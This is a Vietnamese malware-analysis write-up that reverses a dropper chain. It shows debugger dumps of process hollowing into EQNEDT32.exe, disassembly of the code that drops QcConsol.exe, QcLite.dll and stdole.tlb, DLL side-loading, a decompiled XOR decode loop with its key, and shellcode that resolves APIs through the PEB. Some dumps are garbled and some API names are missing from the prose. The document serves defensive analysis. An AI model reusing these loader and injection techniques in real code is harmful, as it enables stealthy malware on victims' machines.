
| Address | Value | Comment |
|----------|----------|--|
| 0019E810 | 73FE7853 | CALL to GetModuleFileNameA from msvcrt. 73FE784E |
| 0019E814 | 00000000 | hModule = NULL |
| 0019E818 | 0019E878 | PathBuffer = 0019E878 |
| 0019E81C | 00000104 | BufSize = 104 (260.) |
| 0019E820 | 0019E9E8 | |
| 0019E824 | 027A1F80 | RETURN to 027A1F80 |
| 0019E828 | 73D47A55 | KernelBa. 73D47A55 |
| 0019E82C | 00000003 | |

| Address | Hex dump | ASCII | Address | Value | Comment |
|----------|---|-------------------|----------|----------|--|
| 0019E878 | 43 3A 5C 50 72 6F 67 72 61 60 20 46 69 6C 65 73 | C:\Program Files | 0019E824 | 027A1F80 | RETURN to 027A1F80 |
| 0019E888 | 20 28 78 38 36 29 5C 43 6F 60 60 6F 68 20 46 69 | (x86)\Common Fi | 0019E828 | 73D47A55 | KernelBa. 73D47A55 |
| 0019E898 | 6C 65 73 5D 4D 69 53 73 4F 73 8F 66 74 20 53 68 | les\Microsoft Sh | 0019E83C | 00000000 | |
| 0019E8A8 | 61 72 65 64 5C 45 51 55 41 54 49 4F 4E 5C 45 51 | ared\EQUATION\BQ | 0019E830 | 00000000 | |
| 0019E8B8 | 4E 4E 44 54 23 2E 2E 45 53 45 00 00 50 00 00 00 | EQNEDT32.EXE_P... | 0019E834 | 0019E878 | ASCII "C:\Program Files (x86)\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" |
| 0019E8C8 | 28 8C 19 00 8C 8B 19 00 00 09 00 00 83 2C 79 02 | (7;R;7y | 0019E838 | 00000104 | |
| 0019E8D8 | 5C 8B 19 00 83 8F 85 76 8C 8B 19 00 38 89 19 00 | (V; 7R;R; .87. | 0019E83C | 00000000 | |
| 0019E8E8 | 00 00 00 00 02 00 00 00 30 20 85 76 40 DF 01 01 |7R;R;7 | 0019E840 | 00000000 | |
| 0019E8F8 | 69 8C 8E 90 00 00 00 00 50 00 00 00 50 00 68 02 | (R;P...P. | | | |

Sử dụng (*CreateProcessInternalA*) để tạo một process EQNEDT32.exe khác ở trạng thái . Do đang thiết lập tính năng IFEO nên ta sẽ thấy process của debugger thay vì là process EQNEDT32.exe:



Note: Nếu thực hiện lại, tới bước này thì sử dụng Autoruns để bỏ việc sử dụng IFEO và cho thực hiện hàm , ta sẽ có được kết quả đúng như hình:



Đoạn code tiếp theo sẽ lấy thread context bằng , đọc dữ liệu từ vùng nhớ với hàm , gọi (*PAGE_EXECUTE_READWRITE 0x40*) để thay đổi trạng thái của vùng nhớ trên Suspend process, và cuối cùng shellcode ghi đè lên bằng PE tại địa chỉ :

| Address | Value | Comment |
|----------|----------|---|
| 0019E98C | 73FE7853 | CALL to WriteProcessMemory from msvcrt.73FE784E |
| 0019E990 | 00000340 | hProcess = 00000340 |
| 0019E994 | 00400000 | Address = 0x400000 |
| 0019E998 | 05170000 | Buffer = 05170000 |
| 0019E99C | 00057000 | BytesToWrite = 57000 (356352.) |
| 0019E9A0 | 00000000 | pBytesWritten = NULL |
| 0019E9A4 | 0019ECF4 | |
| 0019E9A8 | 027A226C | RETURN to 027A226C |
| 0019E9AC | 765A6A75 | kernel32.765A6A75 |

Thực hiện đặt lại thread context bằng , cuối cùng shellcode thực hiện hàm để launch PE mới:

| Address | Value | Comment |
|----------|----------|---|
| 0019E99C | 73FE7853 | CALL to ResumeThread from msvcrt.73FE784E |
| 0019E9A0 | 00000334 | hThread = 00000334 |
| 0019E9A4 | 0019ECF4 | |
| 0019E9A8 | 027A22EF | RETURN to 027A22EF |
| 0019E9AC | 765A6285 | kernel32.765A6285 |
| 0019E9B0 | 00000001 | |

Tổng kết lại, toàn bộ quá trình thực hiện của shellcode là giải mã file **8.t** thành một PE mới, sau đó thực hiện nhân bản sang một vùng nhớ khác, thực hiện tạo một fork process mới là **EQNEDT32.exe**, cuối cùng áp dụng kĩ thuật runPE để launch **EQNEDT32.exe** mới đã bị ghi đè code bởi nội dung của file **8.t**.

5. Phân tích binary đã dump

Như đã biết khi phân tích dynamic, sau khi resume thread thì malware sẽ drop ra disk các file sau: vào thư mục **%AppData%\Microsoft\Windows\Printer Shortcuts**.

Ở trên tôi có 2 file đã dump là và . Tuy nhiên, chỉ có file là thực thi được bình thường, còn file thì bị crash (mặc dù lúc fix, kiểm tra bằng PE bear thấy mọi thứ đều ok. Tôi có chat hỏi về vấn đề này thì nhận được trả lời của như sau: "*dumped samples may not always work, so it is normal*").

Mở IDA và load file (đổi tên lại từ file .mem), dừng lại tại :

```

00401000 ; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
00401000 __stdcall WinMain(x, x, x, x) proc near
00401000
00401000 hInstance= dword ptr 8
00401000 hPrevInstance= dword ptr 0Ch
00401000 lpCmdLine= dword ptr 10h
00401000 nShowCmd= dword ptr 14h
00401000
00401000 push    ebp
00401001 mov     ebp, esp
00401003 push    esi
00401004 mov     esi, [ebp+hInstance]
00401007 push    edi
00401008 mov     edi, ds:LoadStringW
0040100E push    64h                ; cchBufferMax
00401010 push    offset Buffer        ; lpBuffer
00401015 push    67h                ; uID
00401017 push    esi                ; hInstance
00401018 call    edi ; LoadStringW
00401018
0040101A push    64h                ; cchBufferMax
0040101C push    offset ClassName    ; lpBuffer
00401021 push    6Dh                ; uID
00401023 push    esi                ; hInstance
00401024 call    edi ; LoadStringW
00401024
00401026 mov     eax, esi
00401028 call    sub_401040
00401028
0040102D push    esi                ; hInstance
0040102E call    sub_4010C0
0040102E
0040102E __stdcall WinMain(x, x, x, x) endp

```

Binary lấy đường dẫn tới thư mục %AppData%\Microsoft\Windows\Printer Shortcuts:

```

00331170 sar    eax, 1
0033117F lea    ecx, [ebp+pszPath]
00331185 push    ecx                ; Src
00331186 mov     edi, eax
00331188 mov     ebx, offset dword_331188
0033118D call    sub_3311C0
0033118D

```

```

[ebp+pszPath]=[Stack[00000D54]:szCUsersRemAppd]
szCUsersRemAppd:
unicode 0, <C:\Users\REM\AppData\Roaming\Microsoft\Windows\Printer Sh>
unicode 0, <ortcuts>,0

```

(Synchronized with EIP)

```

5C 00 .....n...C.:.\
45 00 U.s.e.r.s.\R.E.
74 00 H.\A.p.p.D.a.t.
6E 00 a.\R.o.a.m.i.n.
73 00 g.\H.i.c.r.o.s.
64 00 o.f.t.\W.i.n.d.
6E 00 o.u.s.\P.r.i.n.
72 00 t.e.r.\S.h.o.r.
00 00 t.c.u.t.s.....

```

Cấu thành đường dẫn của các file:

```

debug014:006D7DA8  szCUsersRemAp_1:
debug014:006D7DA8  unicode 0, <C:\Users\REM\AppData\Roaming\Microsoft\Windows\Printer Sh>
debug014:006D7DA8  unicode 0, <ortcuts\QcConsol.exe>,0
debug014:006D7E70  szCUsersRemAp_0:
debug014:006D7E70  unicode 0, <C:\Users\REM\AppData\Roaming\Microsoft\Windows\Printer Sh>
debug014:006D7E70  unicode 0, <ortcuts\QcLite.dll>,0
debug014:006D7F38  szCUsersRemAp_4:
debug014:006D7F38  unicode 0, <C:\Users\REM\AppData\Roaming\Microsoft\Windows\Printer Sh>
debug014:006D7F38  unicode 0, <ortcuts\stdole.tlb>,0
debug014:006D7FD0  db  0Dh

```

Tới đoạn code thực hiện 3 lần để thực hiện drop các file trên vào thư mục chỉ định. Tôi đổi tên sub này thành như hình:

```

00331569 mov     ecx, dword_381E80
0033156F push   0
00331571 push   ecx
00331572 mov     edi, 13BB2h
00331577 mov     ecx, offset unk_342BB0
0033157C call   drop_file
0033157C
00331581 mov     edx, dword_381E84
00331587 push   0
00331589 push   edx
0033158A mov     edi, 62B9h
0033158F mov     ecx, offset unk_37ABC8
00331594 call   drop_file
00331594
00331599 mov     eax, dword_381E88
0033159E push   1
003315A0 push   eax
003315A1 mov     edi, 24459h
003315A6 mov     ecx, offset unk_356768
003315AB call   drop_file
003315AB

```

Đi sâu vào hàm này sẽ gặp vòng lặp xor thực hiện decode bytes, sau đó là đoạn code thực hiện vào thư mục:

```


00331968
00331968 loc_331968:
00331968 mov     eax, [ebp+lpFileName]
0033196E push   0 ; hObject
00331970 push   FILE_ATTRIBUTE_NORMAL ; dwFlagsAndAttributes
00331975 push   CREATE_ALWAYS ; dwCreationDisposition
00331977 push   0 ; lpSecurityAttributes
00331979 push   FILE_SHARE_WRITE ; dwShareMode
0033197B push   GENERIC_WRITE ; dwDesiredAccess
00331980 push   eax ; lpFileName
00331981 call   ds:CreateFileW
00331981
00331987 mov     esi, eax
00331989 cmp     esi, 0FFFFFFFh
0033198C jnz    short loc_3319A9
0033198C
; hObject
003319A9
003319A9 loc_3319A9:
003319A9 mov     edx, [ebp+nNumberOfBytesToWrite]
003319AC push   0 ; lpOverlapped
003319AE lea    ecx, [ebp+NumberOfBytesWritten]
003319B1 push   ecx ; lpNumberOfBytesWritten
003319B2 push   edx ; nNumberOfBytesToWrite
003319B3 push   ebx ; lpBuffer
003319B4 push   esi ; hFile
003319B5 call   ds:WriteFile
003319B5
003319B8 push   esi ; hObject
003319BC test   eax, eax
003319BE jz     short loc_3319BF
003319BE

```

Kết quả sau khi thực hiện hàm đầu tiên, có được file :


| <input type="checkbox"/> | Name | Date modified | Type | Size |
|-------------------------------------|--------------|----------------------|-------------|--------|
| <input checked="" type="checkbox"/> | QcConsol.exe | 10/31/2018 11:36 ... | Application | 145 KB |

Đây là một file hợp lệ, có chữ kí và được phát triển bởi hãng :



Lời gọi hàm thứ 2 sẽ drop ra file , file này không có thông tin gì về Signature cũng như info, như vậy malicious code sẽ nằm ở file này:

| <input type="checkbox"/> | Name | Date modified | Type | Size |
|--------------------------|--------------|----------------------|-----------------------|--------|
| <input type="checkbox"/> | QcConsol.exe | 10/31/2018 11:36 ... | Application | 145 KB |
| <input type="checkbox"/> | QcLite.dll | 10/31/2018 11:41 ... | Application extens... | 50 KB |



Lời gọi hàm thứ 3 sẽ drop ra file **stdole.tlb**. Thông tin về nó có thể xem tại đây (<https://docs.microsoft.com/en-us/windows/desktop/midl/com-dcom-and-type-libraries>):

| <input type="checkbox"/> | Name | Date modified | Type | Size |
|--------------------------|--------------|----------------------|-----------------------|--------|
| <input type="checkbox"/> | QcConsol.exe | 10/31/2018 11:36 ... | Application | 145 KB |
| <input type="checkbox"/> | QcLite.dll | 10/31/2018 11:41 ... | Application extens... | 50 KB |
| <input type="checkbox"/> | stdole.tlb | 10/31/2018 11:44 ... | TLB File | 148 KB |

Tiếp tục, cấu thành một command như sau:

```
debug014:006D8000 szCUsersRemAp_5:
debug014:006D8000 unicode 0, <C:\Users\REM\AppData\Roaming\Microsoft\Windows\Printer Sh
debug014:006D8000 unicode 0, <ortcuts\QcConsol.exe -LowIntegrityServer>,0
debug014:006D80C4 db 0Dh
```


Cuối cùng, gọi hàm để thực thi với tham số là ”:

```
003316EF loc_3316EF: ; uCmdShow
003316EF push 1
003316F1 push ; lpCmdLine
003316F2 call ds:WinExec
003316F2 eax=Stack[00000D54]:szCUsersRemAp_6
003316F8 push 0FFFF
003316FA call _exit
003316FA db 'C:\Users\REM\AppData\Roaming\Microsoft\Windows\Printer Shortcuts\'
003316FA db 'QcConsol.exe -LowIntegrityServer',0
003316FA sub_3316C0 endp
```

Như vậy, với việc thực thi thành công, **QcConsol.exe** chắc chắn sẽ phải load vào để thực thi malicious code.

6. DLL hijacking — Phân tích file QcConsol.exe

Load file vào IDA nhận được thông báo:



Để nạp được , sử dụng API và sau đó gọi để lấy địa chỉ của hàm. Về bản chất khi thực hiện nạp module thì đồng thời code của dll cũng sẽ được thực hiện bắt đầu từ :

```

hQcLite = LoadLibraryW(L"QcLite.dll");
if ( hQcLite )
{
    f_LowIntegrityServer = (void (*)(void))GetProcAddress(hQcLite, "LowIntegrityServer");
    if ( f_LowIntegrityServer )
    {
        f_LowIntegrityServer();
    }
}

```

7. Phân tích sơ bộ file QcLite.dll

Gọi hàm để cấp phát một vùng nhớ:

```

p_mem_alloc = VirtualAlloc(0, 0x200000u, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

```

Lấy đường dẫn đầy đủ tới :

```

GetModuleFileNameW(hModule_1, lpFileName, 0x104u),

```

Dll này sẽ load file :

```

debug014:008AE318  szUsersRemAp_0:
debug014:008AE318  unicode 0, <C:\Users\REM\AppData\Roaming\Microsoft\Windows\Printer Sh>
debug014:008AE318  unicode 0, <ortcuts\stdole.tlb>,0
debug014:008AE380  dh_80h

```

Gọi hàm để mở file này (trở tới **stdole.tlb**):

```

h_stdole = CreateFileW(::lpFileName, GENERIC_READ, FILE_SHARE_READ, 0, OPEN_EXISTING, 0, 0);

```

| Address | Value | Comment |
|----------|----------|--|
| 007DF7C4 | 009BB848 | FileName = "C:\Users\REM\AppData\Roaming\Microsoft\Windows\Printer Shortcuts\stdole.tlb" |
| 007DF7C8 | 80000000 | Access = GENERIC_READ |
| 007DF7CC | 00000001 | ShareMode = FILE_SHARE_READ |
| 007DF7D0 | 00000000 | pSecurity = NULL |
| 007DF7D4 | 00000003 | Mode = OPEN_EXISTING |
| 007DF7D8 | 00000000 | Attributes = 0 |
| 007DF7DC | 00000000 | hTemplateFile = NULL |
| 007DF7E0 | 127EDD04 | |

Lấy kích thước của :

```

size_of_stdole = GetFileSize(h_stdole, NULL);

```

Đọc dữ liệu từ và lưu vào vùng nhớ đã cấp phát ở trên:

```

NumberOfBytesRead = 0;
ReadFile(h_stdole_cp, p_mem_alloc_cp, size_of_stdole, &NumberOfBytesRead, 0);

```

| Address | Value | Comment |
|----------|----------|-------------------------------|
| 007DF7CC | 000000F0 | hFile = 000000F0 |
| 007DF7D0 | 01A10000 | Buffer = 01A10000 |
| 007DF7D4 | 00024DBB | BytesToRead = 24DBB (150971.) |
| 007DF7D8 | 007DF7F8 | pBytesRead = 007DF7F8 |
| 007DF7DC | 00000000 | pOverlapped = NULL |

Thực hiện vòng lặp sử dụng để decode toàn bộ dữ liệu của đã được copy lên memory:

```

j = 0;
k = 0;
*v20 = p_mem_alloc_cp;
v32[0] = 0x90005;
v32[1] = 0x40003;
v32[2] = 0x90006;
v32[3] = 0x80003;
v32[4] = 0x60002;
v32[5] = 0x10004;
v32[6] = 0x50009;
v32[7] = 0x30005;
v32[8] = 0x20008;
v32[9] = 0x10004;
v32[0xA] = 0x80003;
v32[0xB] = 0x50004;
v32[0xC] = 0x70006;
v32[0xD] = 0x70006;
v32[0xE] = 0x30007;
v32[0xF] = 0x70008;
v32[0x10] = 0x60001;
v32[0x11] = 0x50003;
v32[0x12] = 0x90007;
for ( i = 5; j < size_of_stdole; ++k )
{
    if ( k == 0x28 )
    {
        k = 0;
    }
    *((_BYTE *)p_mem_alloc_cp + j++) ^= *((_BYTE *)v32 + 2 * k);
}

```

Kết quả có được sau khi decode, nghi ngờ khả năng đây có thể sẽ là một PE file khác:

| | | | | | |
|----------|-------------|-------------|-------------|-------------|--------------------|
| 01A10000 | 50 68 A7 45 | 02 00 E8 A7 | 45 02 00 B7 | CB B6 FC 0D | Ph .].璠E7.匪悒. |
| 01A10010 | 0A 90 00 03 | 00 04 06 FF | FF B8 00 01 | 40 FF DF AE | .?L]-. .? @. |
| 01A10020 | 92 00 F0 06 | 6C 03 0A 3C | C5 00 37 8B | 95 98 9B 1B | ??1L.<?7婊摺+ |
| 01A10030 | F3 FF FF FF | FF 93 B2 07 | E0 F9 2C CD | 2E 6F F0 4A | ? . . . 撓.味, ?o餉 |
| 01A10040 | 9A C4 62 E5 | 3C C8 E1 0A | 21 5D 94 DA | 36 D0 67 20 | 擋b?柔.! 新6術 |
| 01A10050 | 67 69 50 87 | 09 FF FF FF | FF 40 D7 0B | 75 53 D5 AE | giP?@?uS |
| 01A10060 | F6 D6 7C 6C | E6 CA 97 70 | 13 D1 13 88 | 68 41 BF D7 | 鮒 1媿椀!?!空A孔 |
| 01A10070 | C9 77 50 CA | 3E 6E A8 4D | 54 FF FF FF | FF 90 58 3E | 蓋P?n / T |
| 01A10080 | C0 CB 63 21 | 46 E8 45 16 | D9 18 33 09 | 04 D0 A5 29 | 浪c!F鏢T?3.「嘯) |
| 01A10090 | 88 D7 12 9B | 47 9E FA 6F | 60 CF 2A D3 | 9C FF FF FF | 望!讲炯o ?訊 . . |
| 01A100A0 | FF 28 3C 86 | 09 8A 5D 90 | E4 4D 53 31 | BC D7 BE 17 | . (<?更悞MS1甲? |
| 01A100B0 | D5 6D 9D D3 | CB 48 15 8E | 77 EC 6E F8 | 16 B5 5F 82 | 諛濼亂!<<靚?礫? |
| 01A100C0 | A8 FF FF FF | FF B3 8B CD | 97 B8 4B 62 | 99 AE AE A3 | ? . . . 确蛹寘b櫛 |
| 01A100D0 | D7 2E BE 02 | 4F 4F 05 70 | 77 BC 50 18 | 23 0A B3 4E | ??00 pw榭↑#. 硯 |
| 01A100E0 | A8 48 CD C2 | 42 82 FF C1 | E0 D7 4D FA | DF 67 4C 01 | 吓吐B?拎諗 . gL |
| 01A100F0 | 05 00 DE 99 | C5 5B 8F B3 | 0D EF 3F E0 | 00 02 21 0B | .迥錫佻.??1!? |
| 01A10100 | 01 09 11 2C | 12 62 01 27 | 7D 7B 76 38 | B4 8E 0E 10 | .<↓b }{v8碼 |
| 01A10110 | 10 3A 12 16 | 02 05 19 DE | 58 D8 05 67 | 0F 2F 05 79 | +:↓ 口 譽?g0/ y |
| 01A10120 | B4 B5 6F ED | 60 84 05 3C | 40 69 10 00 | 00 0F 0D 86 | 吹o鞣?<@it..0? |
| 01A10130 | EF BD B3 01 | 54 E6 9F 18 | C4 80 69 B4 | 01 A9 AC 62 | 得?T鎮↑腫i?---b |
| 01A10140 | BF 01 90 2F | 64 29 00 01 | 6E 7F C5 16 | 4E 70 05 3D | ??a). n ?Np = |
| 01A10150 | 2E 74 65 78 | 74 0E 72 2A | 03 0E 62 07 | 0B 21 D6 04 | text! * 嚙? ?! |
| 01A10160 | 47 20 DB 10 | 7C BF 8C 2E | 72 64 61 74 | 61 11 96 C3 | G ? 紉.rdata◀出 |
| 01A10170 | F7 C4 0E 30 | 03 06 DF DA | 62 D5 04 2E | 4D 00 9C 6C | 饜!o L 吡b? . M. 漢 |
| 01A10180 | C0 F8 37 B5 | D6 90 24 0E | F4 4F C0 9F | 73 72 63 00 | 勵7抵?璿 卍 src. |
| 01A10190 | 00 F6 70 10 | 2C D7 E6 86 | 01 04 9F ED | 0D DB AF 72 | . 鱈, 祖? 輝 卍r |
| 01A101A0 | 65 6C 6F 50 | 42 76 07 00 | 78 0E 1A A1 | 20 76 6A 4F | eloPBv . x! →?v j0 |
| 01A101B0 | 42 00 01 DF | BF 8B FF C7 | 01 08 60 03 | 10 E9 93 58 | B. 呀?? 卍 闕X |

Qua rất nhiều `rop_chain` (tôi đoán thế :D) thì sẽ nhảy tới vùng nhớ trên để thực thi code (Cách nhanh nhất thì các bạn có thể đặt một tại 4 bytes đầu ; sau đó nhấn F9 là tới):

| Address | Hex dump | Disassembly |
|--------------------|----------|--------------|
| 76F24E41 | 5D | pop ebp |
| 76F24E42 | C2 0400 | retn 0x4 |
| 76F24E45 | 90 | nop |
| 76F24E46 | 90 | nop |
| 76F24E47 | 90 | nop |
| 76F24E48 | 90 | nop |
| 76F24E49 | 90 | nop |
| 76F24E4A | 8BFF | mov edi, edi |
| 76F24E4C | 55 | push ebp |
| 76F24E4D | 2BEC | mov esp, ebp |
| Return to 01A10000 | | |

| Address | Hex dump | Address | Value | Comment |
|----------|-------------|----------|-----------|----------------------|
| 01A10000 | 50 68 A7 45 | 007DFC5C | 01A10000 | |
| 01A10010 | 0A 90 00 03 | 007DFC60 | 0087906C | UNICODE "QcLite.dll" |
| 01A10020 | 92 00 F0 06 | 007DFC64 | FFFFFFFFE | |
| 01A10030 | F3 FF FF FF | 007DFC68 | 00000000 | |

| Address | Hex dump | Disassembly | Comment |
|----------|-------------|---------------|-----------------|
| 01A10000 | 50 | push eax | QcLite.6C660000 |
| 01A10001 | 68 A7450200 | push 0x245A7 | |
| 01A10006 | E8 A7450200 | call 01A345B2 | |
| 01A1000B | B7 CB | mov bh, 0xCB | |

Shellcode tại sẽ truy cập để lấy ra địa chỉ base address của :

```
kernel32_dll[0] = 'K';
kernel32_dll[1] = 'E';
kernel32_dll[2] = 'R';
kernel32_dll[3] = 'N';
kernel32_dll[4] = 'E';
kernel32_dll[5] = 'L';
kernel32_dll[6] = '3';
kernel32_dll[7] = '2';
kernel32_dll[8] = '.';
kernel32_dll[9] = 'D';
kernel32_dll[0xA] = 'L';
kernel32_dll[0xB] = 'L';
```

| | | | |
|----------|----------------|-----|---------------------------|
| 01A34622 | 64:A1 30000000 | mov | eax, dword ptr fs:[0x30] |
| 01A34628 | 8B40 0C | mov | eax, dword ptr [eax+0xC] |
| 01A3462B | 8B40 0C | mov | eax, dword ptr [eax+0xC] |
| 01A3462E | EB 50 | jmp | short 01A34680 |
| 01A34630 | 8D4D 84 | lea | ecx, dword ptr [ebp-0x7C] |
| 01A34633 | 894D FC | mov | dword ptr [ebp-0x4], ecx |
| 01A34636 | 8B48 30 | mov | ecx, dword ptr [eax+0x30] |

Stack address=007DFBD4, (UNICODE "KERNEL32.DLL")
ecx=009B83C8

Sau khi có được base address của , shellcode sẽ tìm địa chỉ của hàm API :

```
GetProcAddress = 0;
v72 = 0;
if ( v10 > 0 )
{
    while ( 1 )
    {
        a1 = v4 + *(_DWORD *)(v11 + 4 * v72);
        if ( *(_BYTE *)a1 == 'G'
            && *(_BYTE *)a1 + 1 == 'e'
            && *(_BYTE *)a1 + 2 == 't'
            && *(_BYTE *)a1 + 3 == 'P'
            && *(_BYTE *)a1 + 4 == 'r'
            && *(_BYTE *)a1 + 5 == 'o'
            && *(_BYTE *)a1 + 6 == 'c'
            && *(_BYTE *)a1 + 7 == 'A'
            && *(_BYTE *)a1 + 8 == 'd'
            && *(_BYTE *)a1 + 9 == 'd' )
        {
            break;
        }
        if ( ++v72 >= v10 )
        {
            goto LABEL_28;
        }
    }
    a1 = v72;
    v11 = *(_WORD *) *(_DWORD *) (v9 + 0x24) + 2 * v72 + v4;
    GetProcAddress = (int (__fastcall *) (int, int, int, int *) ) (v4 + *(_DWORD *) *(_DWORD *) (v9 + 0x1C) + 4 * v11 + v4);
}

eax=76F21813 (kernel32.GetProcAddress)
Stack ss:[007DFC3C]=00000000
```

Với hàm API , shellcode sẽ lấy địa chỉ của các hàm API khác là , , , :

```

LoadLibraryA[0] = 'daol';
LoadLibraryA[1] = 'rbil';
LoadLibraryA[2] = 'Ayra';
v54 = 0;
p_LoadLibraryA = (int (__stdcall *)(int))GetProcAddress(v11, a1, hModule, LoadLibraryA);
VirtualAlloc[0] = 'triV';
VirtualAlloc[1] = 'Alau';
VirtualAlloc[2] = 'coll';
v56 = 0;
